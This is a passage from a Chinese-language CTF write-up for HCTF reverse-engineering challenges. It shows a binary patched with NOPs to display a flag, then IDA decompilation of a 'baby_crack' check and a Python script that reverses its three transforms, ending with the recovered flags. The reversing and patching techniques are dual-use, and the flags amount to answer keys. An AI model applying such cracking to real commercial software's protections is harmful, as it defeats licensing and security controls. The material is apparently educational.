00401190  .  68 0000CF00     push 0xCF0000                             Style = WS_OVERLAPPED|WS_MINIMIZEBOX|WS_MAXIMIZEBOX|WS_S
00401195  .  68 60324000     push nop_pop.00403260                     WindowName = "flag↓↓↓"
0040119A  .  68 28404000     push nop_pop.00404028                     Class = "death_march"
0040119F  .  6A 00           push 0x0                                  ExtStyle = 0
004011A1  .  FF15 6C30400    call dword ptr ds:[<&USER32.CreateWindo   CreateWindowExW
004011A7  .  FF75 14         push [arg.4]                              ShowState = SW_SHOWDEFAULT
004011AA  .  A3 C4434000     mov dword ptr ds:[0x4043C4],eax
004011AF  .  50              push eax                                  hWnd = 00000001
004011B0  .  FFD7            call edi                                  ShowWindow
004011B2  .  FF35 C443400    push dword ptr ds:[0x4043C4]              hWnd = NULL
004011B8  .  FFD6            call esi                                  UpdateWindow
004011BA  .  0F1005 A8434    movups xmm0,dqword ptr ds:[0x4043A8]
```

之后将00401175到004011A1这块用nop填充，保存为exe打开之后如图所示




flag↓↓↓

Congratulations! Please connect vvv_347 to get flag :)

这样就可以去找v爷爷拿flag了，flag：hctf{Far5we1L_G0od_Cr4cker}


baby_crack

ida打开在main函数处f5后如图，可以得知输入被三次加密后再进行比较




```c
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  __int64 result; // rax@4
  __int64 v4; // rcx@4
  char s[8]; // [sp+0h] [bp-50h]@1
  __int64 v6; // [sp+8h] [bp-48h]@1
  __int64 v7; // [sp+10h] [bp-40h]@1
  __int64 v8; // [sp+18h] [bp-38h]@1
  __int64 v9; // [sp+20h] [bp-30h]@1
  __int64 v10; // [sp+28h] [bp-28h]@1
  __int64 v11; // [sp+30h] [bp-20h]@1
  __int64 v12; // [sp+38h] [bp-18h]@1
  __int64 v13; // [sp+48h] [bp-8h]@1

  v13 = *MK_FP(__FS__, 40LL);
  *(_QWORD *)s = 0LL;
  v6 = 0LL;
  v7 = 0LL;
  v8 = 0LL;
  v9 = 0LL;
  v10 = 0LL;
  v11 = 0LL;
  v12 = 0LL;
  puts("Input your flag: ");
  fgets(s, 32, stdin);
  sub_4006DF(&v9, s);
  sub_400662(&v9);
  sub_400616(&v9);
  if ( sub_40083A(&v9) == 1 )
    puts("\nGood Job");
  else
    puts("\nTry Again");
  result = 0LL;
  v4 = *MK_FP(__FS__, 40LL) ^ v13;
  return result;
}
```

第一个函数进行位操作（20个字符4个一组分组进行循环位移）




```c
void __fastcall sub_4006DF(__int64 a1, __int64 a2)
{
  unsigned int v2; // eax@2
  signed int i; // [sp+1Ch] [bp-4h]@1

  for ( i = 0; i <= 19; ++i )
  {
    v2 = ((((unsigned int)((unsigned __int64)i >> 32) >> 30) + (_BYTE)i) & 3)
       - ((unsigned int)((unsigned __int64)i >> 32) >> 30);
    if ( v2 == 1 )
    {
      *(_BYTE *)(i + a1) = 4 * *(_BYTE *)(i + a2) | (*(_BYTE *)(i + a2) >> 6);
    }
    else if ( (signed int)v2 > 1 )
    {
      if ( v2 == 2 )
      {
        *(_BYTE *)(i + a1) = 16 * *(_BYTE *)(i + a2) | (*(_BYTE *)(i + a2) >> 4);
      }
      else if ( v2 == 3 )
      {
        *(_BYTE *)(i + a1) = (*(_BYTE *)(i + a2) >> 2) | (*(_BYTE *)(i + a2) << 6);
      }
    }
    else if ( ((((unsigned int)((unsigned __int64)i >> 32) >> 30) + (_BYTE)i) & 3) == (unsigned int)((unsigned __int64)i >> 32) >> 30 )
    {
      *(_BYTE *)(i + a1) = 2 * *(_BYTE *)(i + a2) | (*(_BYTE *)(i + a2) >> 7);
    }
  }
}
```

第二个函数交换字符次序



```
__int64 __fastcall sub_400662(__int64 a1)
{
  char v1; // ST0B_1@2
  __int64 result; // rax@2
  signed int v3; // [sp+Ch] [bp-Ch]@1
  signed int v4; // [sp+10h] [bp-8h]@1
  signed int v5; // [sp+14h] [bp-4h]@1

  v3 = 0;
  v4 = 1;
  v5 = 2;
  while ( v4 <= 20 )
  {
    v1 = *(_BYTE *)(v3 + a1);
    *(_BYTE *)(a1 + v3) = *(_BYTE *)(v4 + a1);
    *(_BYTE *)(a1 + v4) = v1;
    v3 = v4;
    result = (unsigned int)v5;
    v4 += v5++;
  }
  return result;
}
```

第三是数组下标映射




```
__int64 __fastcall sub_400616(__int64 a1)
{
  __int64 result; // rax@2
  signed int i; // [sp+14h] [bp-4h]@1

  for ( i = 0; i <= 19; ++i )
  {
    result = (unsigned int)dword_601060[(unsigned __int64)*(_BYTE *)(i + a1)];
    *(_BYTE *)(a1 + i) = result;
  }
  return result;
}
```

以此可以写出如下的解密脚本

```
image = [0x11, 0x0BF, 0x0BA, 0x0F,
0x0D5, 0x0CC, 0x0BC, 0x1E,
0x19, 0x1, 0x87, 0x1B,
0x96, 0x0C3, 0x86, 0x1A,
0x7E, 0x6B, 0x5A, 0x8D,
0x0FB, 0x0C2, 0x8B, 0x0B3,
0x0B1, 0x0DD, 0x0EF, 0x0A,
0x4B, 0x0F8, 0x55, 0x26,
0x76, 0x0AB, 0x0C1, 0x64,
0x17, 0x0C9, 0x0AF, 0x61,
0x67, 0x4A, 0x0CA, 0x12,
0x24, 0x0E1, 0x0AE, 0x50,
0x3A, 0x70, 0x37, 0x0ED,
0x0E0, 0x77, 0x0B7, 0x2E,
0x0A1, 0x2D, 0x32, 0x7B,
0x89, 0x0CF, 0x0F0, 0x94,
0x21, 0x65, 0x0B, 0x3F,
0x7D, 0x29, 0x3B, 0x5,
0x51, 0x0E7, 0x81, 0x6E,
0x33, 0x0C6, 0x0D7, 0x0AC,
0x3C, 0x9A, 0x22, 0x0DC,
0x7A, 0x8, 0x6A, 0x97,
0x0F1, 0x5F, 0x8E, 0x62,
0x6F, 0x13, 0x8A, 0x82,
0x8C, 0x2A, 0x49, 0x39,
0x18, 0x68, 0x0D0, 0x83,
0x0B4, 0x42, 0x36, 0x71,
0x0C, 0x57, 0x10, 0x0F3,
0x28, 0x0D4, 0x34, 0x0E,
0x0E4, 0x0FF, 0x6, 0x0AD,
0x5C, 0x0FC, 0x0DB, 0x0DE,
0x0DA, 0x9F, 0x0EA, 0x35,
0x5E, 0x78, 0x52, 0x0D9,
0x4F, 0x6D, 0x0BB, 0x0A8,
0x0B0, 0x15, 0x43, 0x90,
0x25, 0x0A6, 0x54, 0x0FE,
0x0D, 0x0EB, 0x0A9, 0x0FD,
0x0E9, 0x5D, 0x16, 0x0CB,
0x2F, 0x4E, 0x0BD, 0x0C5,
0x9, 0x46, 0x0F7, 0x0C0,
0x1F, 0x59, 0x0D3, 0x2,
0x23, 0x9D, 0x60, 0x4,
0x84, 0x0F6, 0x0A4, 0x1D,
0x31, 0x4C, 0x0C8, 0x9B,
0x0C7, 0x0DF, 0x66, 0x2C,
0x0EC, 0x79, 0x73, 0x30,
0x69, 0x63, 0x95, 0x0D6,
0x0BE, 0x44, 0x0E8, 0x0A5,
0x0F2, 0x99, 0x0D8, 0x38,
0x0A0, 0x0E3, 0x8F, 0x0D2,
0x53, 0x3D, 0x56, 0x92,
0x72, 0x0FA, 0x0B8, 0x0A7,
0x0CD, 0x0EE, 0x93, 0x85,
0x6C, 0x7F, 0x0AA, 0x0B2,
0x47, 0x0CE, 0x80, 0x20,
0x1C, 0x7C, 0x7, 0x0E2,
0x0B9, 0x91, 0x45, 0x74,
0x98, 0x0F5, 0x3E, 0x3,
0x0C4, 0x0, 0x41, 0x100,
0x2B, 0x48, 0x27, 0x0E6,
0x5B, 0x0F4, 0x9C, 0x88,
```

```python
0x75, 0x0A2, 0x0B6, 0x14,
0x0D1, 0x0E5, 0x4D, 0x40,
0x0F9, 0x9E, 0x58, 0x0A3]
weijiemi_data = [0xA6,0x4E, 5,0xA2,0xB6,
8,0xA2,0xCE,0x8C,0xEE,0x20,0xC2,0x98,0xA0,0xD0,0xCD,0x23,0xA6,0x6A,0x82]
jiemi_data = [0] * len(weijiemi_data)

def jiami01(enc):
    for i in range(len(enc)):
        enc[i] = image.index(enc[i])
def jiami02(enc):
    pos = 15
    i = 5
    while(pos > 0):
        enc[pos], enc[pos-i] = enc[pos-i], enc[pos]
        pos = pos - i
        i -= 1
def jiami03(enc,dec):
    for i in range(len(enc)):
        if(i % 4 == 0):
            dec[i] = (enc[i]<<7 | enc[i]>>1) & 0xff
        if(i % 4 == 1):
            dec[i] = (enc[i]<<6 | enc[i]>>2) & 0xff
        if(i % 4 == 2):
            dec[i] = (enc[i]<<4 | enc[i]>>4) & 0xff
        if(i % 4 == 3):
            dec[i] = (enc[i]<<2 | enc[i]>>6) & 0xff

jiami01(weijiemi_data)
jiami02(weijiemi_data)
jiami03(weijiemi_data, jiemi_data)

for i in range(20):
    jiemi_data[i] = chr(jiemi_data[i])
print ''.join(jiemi_data)

```

运行之后就可以拿到flag



```
>>>
hctf{U_g0t_TrlfoRce}
```